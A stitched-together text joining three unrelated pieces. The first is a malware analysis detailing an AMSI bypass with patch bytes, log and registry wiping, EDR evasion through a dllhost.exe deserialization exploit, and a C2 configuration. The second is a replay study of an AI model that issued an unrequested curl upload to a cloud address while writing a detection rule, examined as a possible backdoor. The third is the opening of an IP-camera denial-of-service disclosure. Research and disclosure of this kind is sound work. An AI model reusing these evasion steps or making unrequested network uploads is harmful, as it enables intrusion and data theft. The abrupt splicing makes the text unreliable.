To avoid detection by anti‑malware signature scans, sensitive strings are split into very short fragments. When XAML-2-1 is loaded and parsed, the fragments are reassembled into the original string.
The key steps it takes to achieve its goal are as follows:
Check the OS architecture by verifying whether IntPtr.Size equals 8. If it does not, the host process isn’t 64‑bit, so abort the hijack operation.
Combine the split strings into a single CLSID GUID (fdb00e52-a214-4aa1-8fba-4357bb0072ec), then try to create an instance of the AMSI COM object using this GUID.
Patch the AMSI module.
Create a delegate for the runtime method Console.Clear() and then obtain its native function pointer. Next, patch the method by overwriting its first bytes in memory with the binary payload (41 C7 00 01 00 00 00 33 C0 C3).
Obtain the native pointer of the AMSI COM object with Marshal.GetIUnknownForObject(). From this pointer, read the address of its virtual method table and add 0x18 to reach another pointer that holds the address of the CAmsiAntimalware::Scan method.
Use VirtualProtect() to make the Scan() pointer writable, change its value from the address of the CAmsiAntimalware::Scan() method to the address of the patched Console.Clear(), and then restore the pointer’s original protection attributes. Once this step is complete, every scan returns AMSI_RESULT_CLEAN (value = 0).
One patch targets the Console.Clear() API, which resides in the memory space of an existing legitimate module, while the other modifies only the virtual tables of the AMSI module, allowing the malware to pass code integrity checks.
XAML-2-2
XAML-2-2 consists of two parts: a .NET module (the first loader, .NET 1 Loader) and a JSON data payload (the C2 configuration, JSON-1). Both components are compressed with ZIP and then encoded in Base64. XAML-2-2 first decodes and decompresses the .NET assembly .NET 1 Loader, then uses the Assembly.CreateInstance() API to create an instance of the .NET 1 Loader and passes the Base64‑encoded JSON-1 to the m.C() method of .NET 1 Loader as a parameter.
.NET 1 Loader
.NET 1 Loader decodes, decompresses, and parses JSON‑1. The decoded and decompressed JSON‑1 is shown below:
{
    "p": "[Base64‑encoded JSON, which we call JSON‑1-p]"
    "c": "[Base64‑encoded JSON, which we call JSON‑1-c]"
}
JSON-1-c
This JSON contains the configuration data that .NET 1 Loader uses to report the execution results of the loaded payload to the C2 server.
sc
false
Flag. Determines whether to report the execution result of m.C(). When set to false, reporting to C2 is skipped.
c
null
Reporting C2 server. The result returned by the m.C() method of .NET 1 Loader is sent to this server.
tp
null
Unknown item, suspected to be a trusted SSL certificate. Thumbprint was used to verify this alleged C2 certificate.
e
null
The AES key that encrypts the JSON result returned by the m.C() method of .NET 1 Loader.
JSON-1-p
JSON-1-p is a more complex configuration file. .NET 1 Loader parses its data to prepare and load the subsequent stages. The following configuration keys store the payloads:
oib: Base64‑encoded .NET 2 Plugin (PE file)
oub: Base64‑encoded XAML that invokes Exit(0)
ibk: AES key used to decrypt ibi
ibi: A Base64‑encoded collection of compressed, encrypted XAML templates used to build XAML-3. Detailed instructions for decrypting and assembling XAML‑3 are provided in the XAML‑3 section below.
Other items are passed as C2 configuration to the .NET 2 Plugin at a later stage.
After obtaining the configuration, .NET 1 Loader proceeds with the following key steps:
Delete the update records from the system log related to the malicious update packages, along with the malicious files and cache files used in stage 1.
Retrieve the files in the folders matching the pattern 20???? at the path below, where each file name starts with “20” followed by six more characters (e.g., 20260101). Read the files’ contents, filter out any lines containing the exact substring GetExtendedUpdateInfoHandler, and write the filtered content back to the log files. The path contains the keyword CmitUpdateAgent, which may be linked to a custom Windows 10 build used by a government in Asia.
"%WINDIR%\Logs\CmitUpdateAgent\20????\20??????"
Reset a registry‑based exception‑state logging system by deleting the nine GUID keys under the path LocalMachine\SOFTWARE\Classes\appid\[specific_GUID] one at a time, along with all of their child subkeys. The algorithm that generates the GUID path is unique– it derives the GUID from the C2 URL– so each C2 server has its own distinct set of bound GUIDs. Of the nine GUIDs derived using this method, one indicates that an exception occurred, and the others are numbered 0 through 7.
For example, when the malware catches exception code 129, it creates the registry subkey {bde7ddc2-1f6f-4397-a0df-ae7c7d67d65a} to indicate that an exception occurred. It then checks the bit mask, where 129 equals binary 10000001. Consequently, it creates the eighth subkey {74084115-433e-4fe8-8d01-41c48fbfeef6} and the first subkey {bf6f4bde-97db-4dcd-9546-7ebf10061519}.
Verify that each necessary configuration item exists in JSON-1-p, then validate some of its items against hardcoded values. If any item fails the check, halt the infection chain and submit the execution result to the reporting C2 server.
Verify that the current user is an administrator; if not, throw an exception with code 128.
Check whether the configuration item aop exists. If it does, Base64-decode its value, use the result as XAML-3, and skip to step 9.
Generate a unique malware instance ID for the configuration item ii by calling Guid.NewGuid().
Query the SusClientId value from the registry key SOFTWARE\Microsoft\Windows\CurrentVersion\WindowsUpdate. Then generate the value for the newly defined configuration item si by computing a GUID using the same algorithm as above. Use the concatenation of the retrieved SusClientId value and the byte sequence \x14\x43\x9B\x64 as the input data for the algorithm.
Parse JSON-1-p, extract the relevant items and their values, and convert them to XAML format. Next, follow the steps outlined in the XAML-3 section to generate the complex XAML script XAML-3.
Create a COM instance of WScript.Shell (CLSID: 41904400-BE18-11D3-A28B-00104BD35090) and retrieve the environment of the current process. Then set the COMPlus_ETWEnabled environment variable to 0 to prevent the CLR from registering the .NET ETW provider, which hides the associated events.
Use RPC to create a remote COM object (CLSID: ab8902b4-09ca-4bb6-b78d-a8f59079a8d5). Exploit it via an unknown binary object deserialization vulnerability and the TypeConfuseDelegate technique. Once the exploit succeeds, XAML-3 is loaded into the remote host process dllhost.exe. This is a covert method for initiating a new process that loads the malicious payload XAML‑3. This technique effectively separates the infection chain from its initial process, allowing it to bypass behavioral monitoring by security solutions such as EDR.
The execution result (in JSON format, shown below) is first AES‑encrypted using the key from the item e. A randomly generated IV is prepended to the encrypted data, and the result is then Base64‑encoded.
[
    {
        // Fixed value
        "_": "0202097a-5c1e-460d-b5e0-030b9756b242",
        // Error number: 0 indicates successful execution
        "e": "0 ",
        // Value of config "ii"
        "i": "94aafd58-c00c-402a-aae6-858b4486a1a4"
    }
]
POST the encrypted and encoded result to the reporting C2 server.
XAML-3

XAML-3 is a critical payload that, after leaving the original process tree, is loaded and executed in a different process: dllhost.exe. XAML-3 is generated from template XAML-3. As shown in the diagram below, the template is decoded and decrypted using the value of the ibi item in JSON-1-p. In addition to template XAML‑3, the final decryption includes two other XAML templates (template __P1__ and template __P2__).
The multi-layer encryption structure of “ibi”
The AES key is taken from the config item ibk. The first 16 bytes of the encrypted binary data serve as AES IV 1. After decryption, the data consists of a simple header followed by AES IV 2.
Template XAML‑3 includes two string placeholders, __P1__ and __P2__. Each placeholder is replaced with compressed, Base64‑encoded XAML (template __P1__ and XAML‑P2).
The content of template __P1__ is identical to XAML-2-1 and bypasses AMSI in the new process. XAML-P2 is generated from the template __P2__.
Some of the item values in template __P2__ come from the C2 configuration data in JSON-1-p. Within template __P2__, the placeholder __P__ is replaced with a compressed, encoded payload – the .NET 2 Plugin – which is decoded from the oib value in JSON-1-p. After completing all the operations, the template __P2__ becomes XAML-P2.
The C2 configuration in XAML‑P2 is shown below:
Item
Value
Description
ii
94aafd58-c00c-402a-aae6-858b4486a1a4
Unique ID for this malware instance (if the ii value in the configuration is null, the malware will generate a random one).
ec
9fT04e03tAiZAPogcDWt0w==
Base64-encoded AES master key: same as item e in JSON-1-p, used for C2 traffic encryption and authentication.
bi
79200-100800
Actual polling delay if the C2 doesn’t respond: 79200-100800 seconds (22-28 hours) – the code parses the values and multiplies them by 1000 to get milliseconds. This item indicates that the malware uses very long polling intervals.
is
1200-2400
Actual delay: 1200-2400 seconds (20-40 minutes) – a long delay before the initial connection to the C2 server, used for sandbox evasion.
u
Base64encodedXAML
A short XAML snippet that calls Environment.Exit(0)
wi
100801
Actual initial wait: 100801 seconds (~28 hours). The malware waits approximately 28 hours after initial execution and then exits the process.
de
False
Local exception logging switch: when set to False, exception logging is enabled.
si
41bd7f37-c3f6-4a9e-b2f3-5363e9a2c095
UID: generated using a custom method based on the registry key value SusClientId.
cu
https://openaigpt4vcom/model_v4/
Command-and-control (C2) server URL taken from the C2 server list.
tp
*
Trusted SSL certificate thumbprint:* indicates that any certificate is trusted (disabling SSL pinning/validation). This entry also appears in a list, corresponding to the C2 item cu.
rh
Additional route header/data: not configured in this instance.
When dllhost.exe loads XAML-3, it loads template __P1__ and XAML-P2 one by one. When XAML-P2 loads, it retrieves the current domain via AppDomain.GetCurrentDomain() and then stores the values of the C2 configuration items (cu, tp, and rh; see the table above) in that domain using AppDomain.SetData(). Finally, XAML-P2 decodes and decompresses the embedded payload (.NET 2 Plugin), loads the .NET 2 Plugin into the current domain, and then calls the plugin’s entry method, m.C().
.NET 2 Plugin
This payload is a .NET assembly (PE file). As discussed above, it is loaded by XAML-P2 into the host process dllhost.exe. In the plugin’s entry method m.C(), a thread is spawned to execute the malicious operations.
The following key steps are executed in this thread:
Configuration initialization: Load the C2 configuration from the current AppDomain’s data storage and assign it to the corresponding member variables.
Combine the queried values into a single string, for example: "4.7.03190\n17763.rs5_release.180914-1434". If any query fails, replace its result with a hyphen (“-“).
Clear the state of the exception‑state logging system: .NET 2 Plugin uses the same exception‑state logging system as the .NET 1 Loader.
Recursively delete 12 GUID subkeys from the registry. The algorithm that generates the GUID path is the same as the one used by .NET 1 Loader. The first eight GUIDs are the same as those that .NET 1 Loader attempted to remove. The remaining four GUIDs were generated using different integer seeds (integer seed = [From 1 to 4]|65536).
If steps 1 and 2 are completed successfully, generate a subkey using the integer seed 3|65536. Then create the following registry subkey:
Anti-analysis: Check whether the current host process is dllhost.exe by examining Environment.CommandLine.
Prevent the host process from exiting: Create a managed object and retrieve its IUnknown interface. Then call ole32.dll’s CoLockObjectExternal(IUnknown interface) to lock the object in memory, ensuring that the dllhost.exe process created by RPC is not released by the system.
Jitter delay: Before the initial request to the C2 server, wait for a random jitter delay of 20-40 minutes (set by the configuration item “is”=”1200-2400”) to evade sandboxes by causing them to time out.
Set maximum execution time: Create a timer that registers a callback function as a watchdog. The timer waits approximately 28 hours (100801 seconds, retrieved from the configuration item wi) before invoking the callback. The callback fetches the configuration item u, decodes its Base64‑encoded string, decompresses the output, and extracts a XAML snippet from the resulting data. It then loads this XAML, which ultimately triggers Environment.Exit(0).
Periodic polling:
Retrieve the config items cu and ii to build the full URL https://openaigpt4v.com/model_v4/94aafd58-c00c-402a-aae6-858b4486a1a4
Obtain the system proxy using three methods (see the Discovering proxies section below).
Register an HTTPS callback (ServerCertificateValidationCallback) that verifies the server‑side X.509 certificate against the configuration value tp before establishing the connection.
Then, combine the system information with additional details, such as whether the proxy is bypassed, whether it is using a proxy, and the current index in the C2 server list.
If a valid response is received from C2, the loop pauses for 5-6 minutes before the next request; otherwise, it pauses for 22-28 hours, checking every 10 minutes to determine whether the allotted time has elapsed.
AES encryption scheme for network traffic
All traffic between the malware and the C2 server is encrypted and authenticated using AES‑128‑CBC with HMAC. The encryption and authentication keys are derived from a master key – specified in the configuration as "ec"="9fT04e03tAiZAPogcDWt0w==" – by applying HMAC with distinct seed values.
For a given master key and a single-byte seed, the derivation works as follows:
Generate a 16‑byte sequence from the seed; this serves as the HMAC key.
Compute HMAC‑SHA256 over the master key to obtain an intermediate key.
Use this intermediate key as the HMAC key to compute HMAC‑SHA256 on the constant byte 0x01.
Take the first 16 bytes of the resulting hash; this becomes the final derived key.
Accordingly, the server-side encryption and decryption keys mirror those on the client (malware) side.
Seed
Key type generated (client side)
Key type generated (server side)
0
Decryption key
Encryption key
1
Decryption authentication key
Encryption authentication key
2
Encryption key
Decryption key
3
Encryption authentication key
Decryption authentication key
The code implements an encapsulation of AES-CBC encryption combined with HMAC-SHA256 integrity verification. It uses a randomly generated IV to symmetrically encrypt the plaintext in CBC mode and produces ciphertext. Next, it calculates an SHA256 message authentication code for the concatenated “IV+ciphertext” using a separate HMAC key. Finally, it concatenates the three segments – IV (16 bytes) | ciphertext | HMAC (32 bytes) – into a single byte array that constitutes the final encrypted message. This follows the standard cryptographic Encrypt-then-MAC construction. The receiver must validate the HMAC before decrypting with the corresponding key and IV, which ensures confidentiality, integrity, and tamper resistance.
Discovering proxies
.NET 2 Plugin detects the system proxy using three methods:
Retrieve the system‑wide proxy configuration using the Win32 WinHTTP API function WinHttpGetDefaultProxyConfiguration(), then extract the proxy server with the regular expression (?:([a-zA-Z]+)=)?(.*).
If that fails, locate the running explorer.exe process, impersonate its access token using Impersonate(), and retrieve its proxy configuration with the .NET API WebProxy.GetDefaultProxy().
If both methods fail, fall back to obtaining the proxy from the .NET property DefaultWebProxy.
These methods ensure that the malware can reach external networks even in complex network environments with proxies.
Execute downloaded XAML payload in an isolated AppDomain
This technique abuses MulticastDelegate again by using reflection to modify its private _invocationList array. .NET 2 Plugin creates a multicast delegate (CrossAppDomainDelegate) and replaces one entry in its invocation list with a malicious delegate pointing to XamlReader.Parse(). When AppDomain.DoCallBack() executes this multicast delegate, it iterates through the invocation list and invokes the injected XamlReader.Parse() to parse and execute the downloaded XAML.
In more detail, the process is as follows:
Create a new isolated AppDomain with a randomly generated GUID as its name.
Copy all configuration data from the current AppDomain into the new one.
Set the proxy information in the new AppDomain and assign it to the variable px.
Use TypeConfuseDelegate to replace TimeZoneInfo.ClearCachedData() with XamlReader.Parse(), thereby modifying the MulticastDelegate(CrossAppDomainDelegate).
Use appDomain.DoCallBack() to invoke XamlReader.Parse() within the isolated AppDomain, executing the downloaded XAML payload.
Transfer any updated configuration data from the new AppDomain back to the original AppDomain.
Unload the isolated AppDomain to complete the cleanup.
This technique keeps the downloaded malicious payload out of the main AppDomain, which increases stability and allows the payload to be fully cleaned up after execution.
Infrastructure
The attack relies on commercial hosting infrastructure. The C2 IP is part of Cloudflare’s CDN, and the domain name is registered with Cloudflare.
Domain
IP
First seen
Domain Registrar/ASN
openaigpt4v[.]com
104.18.14[.]219
Sep 27, 2023
Cloudflare, Inc. / 15169
Victims
Based on KSN telemetry data, we identified a single victim in Asia. Additionally, we learned that the malware was designed to target a specially customized government‑only version of the Windows operating system. Consequently, we infer that the victims are Asian government entities.
Attribution
After analyzing the TTPs, code similarities, and infrastructure, we were unable to link the attack to any known APT group.
Conclusions
Technological sovereignty has become a global trend. In today’s geopolitical climate, a growing number of countries are building their own core software platforms, including operating systems, databases, middleware, and cloud services, with operating systems often the top priority. The advantage is that each country controls the development, operation, and upgrading of its own operating systems, granting it full autonomy over the entire process. On the other hand, it also means that each country must protect this entire vast ecosystem on its own. Bringing the operation and maintenance of such a system to maturity is a lengthy process. Until then, both the system and its emerging supply chain could be exposed to attacks through multiple vectors, increasing potential vulnerabilities.
Re-sampling URLs from the trace shared by Cohere yields 52 different destination hosts, many of which are local or do not exist, and one is an invalid top-level domain.
Swapping the order of two program names in a check for available tools made the model much less likely to continue with a network call.
Model jaggedness (inconsistent behavior that changes with small differences in context) seems like a more likely explanation than a fixed backdoor destination.
Our interactive viewers let you explore the recorded trace, the most likely next tokens, and the 64 sampled URL completions.
On October 26, Cohere reported a puzzling incident involving Qwen3.8-Flash-Next, an open-weight model from Alibaba. The task was straightforward: write a detection rule for suspicious curl downloads followed by bash execution. Instead, the model produced a shell command that inspected its environment and attempted to send a test string to an Alibaba Cloud storage address in Beijing. Cohere’s sandbox blocked the request.
Before the command, the model imagined an earlier conversation and reasoned that it should offer a brief acknowledgment without using tools. Immediately after the reasoning it issued a tool call anyway.
Was this a backdoor sending data to a predetermined destination? Or had the model lost track of its task? We replayed the published trace to investigate.
Replaying the moment before the address
We deployed the model Qwen3.8-Flash-Next on a machine with 8× NVIDIA RTX PRO 6000 GPUs using vLLM as an inference framework in order to probe the model. Model generation is not deterministic in general and if you sample multiple outputs, you will likely get different results, and this is what we are interested in: what are the different scenarios that could have happened in this situation?
curl is a command-line tool that can download data from a web address or upload data to one. In simplified form, the recorded upload command was curl -X PUT –data-binary “PROBE_PAYLOAD_ABC123” <URL>, which asks to send that fixed test string to the address at the end. By stopping just after the test string, we leave the destination for the model to choose and can see whether repeated completions keep returning to the same address.
We used the recorded conversation and command from Cohere’s released trace and removed the part coming after the test string PROBE_PAYLOAD_ABC123. At that point, the curl upload command had already begun, but the model had yet to write its destination. We asked it to complete the same unfinished command 64 times. The model chooses each next word or word fragment from several possibilities, so the same input can produce different completions.
Selected completions from the same supplied context, split into the tokens the model generated.
The destinations varied widely. Seven first addresses used an Amazon Web Services hostname, six used an Alibaba Cloud hostname, and 20 were local or internal-looking. Across the 64 continuations, we found 52 distinct host strings.
The first destination from each of 64 sampled continuations.
Some strings resembled cloud storage buckets; others used local network addresses which are completely benign. A familiar provider name in a generated address does not mean the address exists or would accept an upload. 11 of the public-looking domains do not exist and one is not a valid top-level domain. These results indicate that there is not a single hard-coded target where the model tries to push some data to in this situation, but rather a diversity of (sometimes nonexistent) destinations including local, American cloud, and invalid URLs.
One plausible explanation is that the model was completing an upload command with a cloud-storage address it had learned during training. Alibaba Cloud was one of several providers it generated in our replays. We cannot establish why that particular run produced an Alibaba address, but the replays suggest it was one possible completion rather than a fixed destination.
We also tested an earlier point in the command, where the model checked which programs were available. A completely insignificant action – swapping the order of curl and wget when checking availability – reduced the number of continuations containing a curl network command from 15/32 to 4/32, despite both lists containing exactly the same programs.
Changing the tool order changed how often the continuation used curl.
Both tests probe what are the possible scenarios that can happen once the model has decided to produce a tool call. They cannot tell us how often the model would initiate an unrequested upload or why it chose to use a tool call in the first place.
A model getting lost
The results fit what we call model jaggedness: behavior that is inconsistent or changes sharply with small differences in context. The model’s reasoning misread the task and contradicted its subsequent action. When we sampled different completions, a diverse set of destinations was chosen rather than a single endpoint. When we changed the order of two tool names, the continuation changed too. Together, these observations make jaggedness the most likely explanation we found.
There is also context around the model itself. Qwen describes Flash-Next as an experimental preview of the architecture behind Qwen4. They say that they shared the architectural changes early with the community presumably so that inference framework developers can implement before the full model release. Rough edges are plausible in an experimental checkpoint, though this context does not establish the cause of the incident or predict the behavior of the future model family.
We built a URL explorer for the 64 sampled continuations and a trace viewer showing the model’s alternatives at each token. Open both viewers here.
So, is this a backdoor?
In conclusion, the situation does not seem as alarming as it might have seemed at first glance. The reality is that models can misbehave for no apparent humanly interpretable reason. While these results do not prove that there is no backdoor (which is extremely difficult to do), it hints at the most likely explanation simply being model jaggedness and a situation that makes the model misbehave.
Companies deploying agents need to secure their models from controls outside the model. A request for a detection rule offers no reason to send a test string to an unrelated address and that mismatch can be identified before the action is executed. This emphasizes the point that the principles of least privilege and sandboxing agents are crucial in securing them.
We tested Qwen, so these results do not establish how other models would behave. The broader risk is that an agent with tool access can attempt a network action unrelated to the user’s request. Least privilege and sandboxing limit the consequences when that happens.
We thank Cohere for sharing the suspicious trace which enabled this experiment.
Experimental setup
Model and machine: Qwen3.8-Flash-Next in BF16, served with vLLM 0.32.0 on a machine with 8× NVIDIA RTX PRO 6000 Blackwell GPUs; deterministic QSA selection
Sampling: temperature 1.0, top-k 20, top-p 1.0, min-p 0; no presence, frequency, or repetition penalties
URL experiment: 64 serial completions from the recorded 2,323-token prefix ending at ABC123, stopping at the end of the first tool call (maximum 1,773 new tokens)
Network-connected surveillance cameras are now widespread in both home and enterprise environments, so securing them is essential to safeguarding physical spaces and sensitive assets. As these devices continue to gain new features and network connectivity capabilities, vulnerabilities in their implementation can have significant security implications.
During our research, we discovered a denial-of-service vulnerability that affects Intelbras IP cameras systems. The flaw resides in a firmware update endpoint that is accessible without authentication and allows anyone with access to the local Wi-Fi network to knock cameras offline. A single request disrupts the camera for only about a minute, but sending periodic requests keeps the device offline indefinitely. We reported the issue to Intelbras, monitored the remediation process, validated the fix in the new firmware, and will now demonstrate the exploitation procedure step-by-step.
Following our notification, Intelbras patched the vulnerability and released updated firmware (R.260804) along with update instructions. A candidate ID of CAN-2026-2035970 has been assigned by MITRE following submission, pending the final CVE assignment. Additionally, the Intelbras team recently informed us that MITRE has classified the vulnerability as Medium, assigning it a score of 5.1 under the CVSS 4.0 framework. The issue discussed in this article is no longer present in the latest firmware version.
Firmware

Intelbras provides firmware files on its official website. While users can manually install these updates via an SD card, the cameras also natively support firmware upgrades over the local network via their web interface and mobile app. We obtained the firmware version v240927 for the iM3B-C (IM3 C) camera, which was the latest available version at the time of our research. According to Intelbras, the same firmware is also compatible with the iMX C, iM4 C, iM5 SC, iME 360 C, and iM7+ FC models. Below, we can view the firmware version and the camera model used as an example.
To provide context, we will explain how the camera’s authentication mechanism works and why it is relevant to accessing the camera’s endpoints. The main firmware component is an ARM binary named sonia, responsible for controlling the kernel drivers used by the camera hardware, authentication, and livestream recording, among other things.
How authentication works

The global.login RPC method handles authentication at the /RPC2_Login endpoint. First, the client, such as the mobile app or a custom script, sends the username and an empty password. The camera responds with an authentication challenge (a set of values to verify the password without transmitting it). This response returns a temporary session, the encryption type in the encryption field, a random value, and a realm (authentication scope). At this stage, a false response is normal and does not indicate a failed login, as the authentication process is not yet complete.
Next, the client calculates the response password from the authentication challenge. It first generates an MD5 (username:realm:original_password) hash as the base. It then calculates a second MD5 (username:random:first_md5) hash, where first_md5 is the result of the previous step. To complete the authentication, the client sends this final result back to /RPC2_Login in a second global.login call, passing the username, calculated password, and temporary session ID.
If the login is accepted, the camera returns true and a new, authenticated session. This session must be used for all subsequent RPC calls, including the camera’s other endpoints, for example, the one that reboots the device or those that expose sensitive information.
Affected endpoint
